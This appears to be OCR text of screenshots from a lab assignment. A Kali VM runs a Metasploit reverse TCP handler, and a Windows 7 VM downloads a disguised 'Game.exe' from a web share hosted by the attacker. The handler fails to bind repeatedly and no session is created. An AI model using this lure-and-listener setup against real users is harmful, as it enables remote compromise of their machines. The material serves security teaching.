[*] Started reverse TCP handler on 10.0.2.15:4444
msf5 exploit(multi/handler) >



Kali-Linux-2020.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
kali@kali: ~
Assignment Da...
05:02 PM
76%
File Actions Edit View Help
[-] Handler failed to bind to 10.0.2.15:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in us
msf5 exploit(multi/handler) > session
[-] Unknown command: session.
msf5 exploit(multi/handler) > sessions
Active sessions
No active sessions.
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[-] Handler failed to bind to 10.0.2.15:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in us
msf5 exploit(multi/handler) >
Right Ctrl
windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Apache2 Debian Default Page: It
Not secure | 10.0.2.15
Apache2 Debian Default Page
debian
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably me that the site is currently unavailable due to maintenance. If the problem persists, please contact t site's administrator.
Configuration Overview
Debian's Apache2 default configuration is different from the upstream default configuration, and s into several files optimized for interaction with Debian tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Debian systems is as follows:
Windows Explorer
5:02 AM
1/3/202
Right Ctrl
Type here to search
ENG
06:32 PM
03-01-2021



Kali-Linux-2020.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
kali@kali: ~
Assignment Da...
05:03 PM
76%
File Actions Edit View Help
[-] Handler failed to bind to 10.0.2.15:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in us
msf5 exploit(multi/handler) > session
[-] Unknown command: session.
msf5 exploit(multi/handler) > sessions
Active sessions
No active sessions.
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[-] Handler failed to bind to 10.0.2.15:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in us
msf5 exploit(multi/handler) >
Right Ctrl
windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Index of /share
Not secure | 10.0.2.15/share/
Index of /share
Name Last modified Size Description
Parent Directory -
Game.exe 2021-01-03 07:28 72K
Apache/2.4.41 (Debian) Server at 10.0.2.15 Port 80
5:03 AM
1/3/202
Right Ctrl
Type here to search
ENG
06:33 PM
03-01-2021



Kali-Linux-2020.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
kali@kali: ~
Assignment Da...
05:03 PM
76%
File Actions Edit View Help
[-] Handler failed to bind to 10.0.2.15:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in us
msf5 exploit(multi/handler) > session
[-] Unknown command: session.
msf5 exploit(multi/handler) > sessions
Active sessions
No active sessions.
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[-] Handler failed to bind to 10.0.2.15:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in us
msf5 exploit(multi/handler) >
Right Ctrl
windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Index of /share
Not secure | 10.0.2.15/share/
Index of /share
Name Last modified Size Description
Parent Directory -
Game.exe 2021-01-03 07:28 72K
Apache/2.4.41 (Debian) Server at 10.0.2.15 Port 80
Game.exe
Windows Explorer
Show all
5:03 AM
1/3/202
Right Ctrl
Type here to search
ENG
06:33 PM
03-01-2021



Kali-Linux-2020.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
kali@kali: ~
Assignment Da...
05:03 PM
76%
File Actions Edit View Help
